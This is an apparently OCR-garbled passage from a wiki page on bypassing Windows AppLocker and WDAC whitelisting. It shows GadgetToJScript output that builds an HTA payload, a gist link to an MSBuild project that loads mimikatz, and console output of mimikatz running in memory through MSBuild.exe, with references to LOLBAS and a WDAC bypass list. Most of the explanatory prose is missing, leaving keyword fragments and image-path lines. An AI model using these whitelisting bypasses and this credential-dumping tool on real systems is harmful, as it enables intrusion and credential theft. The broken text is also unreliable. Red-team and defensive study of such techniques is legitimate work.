D:\tooling\GadgetToJScript-master\TestAssembly\bin\x64\Release>GadgetToJScript.exe -w hta -b -o cal -a TestAssembly.dll
[+]: Generating the hta payload
[+]: First stage gadget generation done.
[+]: Loading your .NET assembly:TestAssembly.dll
[+]: Second stage gadget generation done.
[*]: Payload generation completed, check: cal.hta

D:\tooling\GadgetToJScript-master\TestAssembly\bin\x64\Release>
```


mshta AppLocker C# API




LOLBAS

LOLBAS **Live Off The Land Binaries, Scripts and Libraries** (https://lolbas-project.github.io/)

LOLBAS AppLocker **MSBuild.exe .NET PowerShell shellcode PE** mimikatz.exe https://gist.githubusercontent.com/xenoscr/aba102e5f83d3be26b1fe50b15f35c49/raw/04d7da8a72b00fb08e4c5bbd713a041ea2567443/Katz.Proj mimikatz.exe MSBuild.exe AppLocke C# MSBuild.exe AppLocker


mimikatz 2.1.1 x86 (oe.eo)
PS C:\users\john\Desktop> C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild .\mimikatz.proj
Microsoft (R) Build Engine version 4.7.3190.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.
Build started 7/20/2023 6:43:35 PM.
Preferred Load Address = 400000
Allocated Space For AA000 at 6280000
Section .text , Copied To 6281000
Section .rdata , Copied To 62E2000
Section .data , Copied To 631C000
Section .rsrc , Copied To 6320000
Section .reloc , Copied To 6324000
Delta = 5E80000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded FLTLIB.DLL
Loaded NETAPI32.dll
Loaded ole32.dll
Loaded OLEAUT32.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SAMLIB.dll
Loaded Secur32.dll
Loaded SHELL32.dll
Loaded USER32.dll
Loaded USERENV.dll
Loaded VERSION.dll
Loaded HID.DLL
Loaded SETUPAPI.dll
Loaded WinSCard.dll
Loaded WINSTA.dll
Loaded WLDAP32.dll
Loaded advapi32.dll
Loaded msasn1.dll
Loaded ntdll.dll
Loaded netapi32.dll
Loaded KERNEL32.dll
Loaded msvcrt.dll
Executing Mimikatz
.#####. mimikatz 2.1.1 (x86) built on Feb 3 2018 23:33:01
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/



(C# DLL EXE) mimikatz.exe Base64

WDAC

Windows Defender WDAC Windows 10 AppLocker WDAC

WDAC

WDAC LOLBAS https://github.com/bohops/UltimateWDACBypassList WDAC

Revision #14
Created 5 September 2022 03:13:31 by
Updated 24 March 2024 15:17:48 by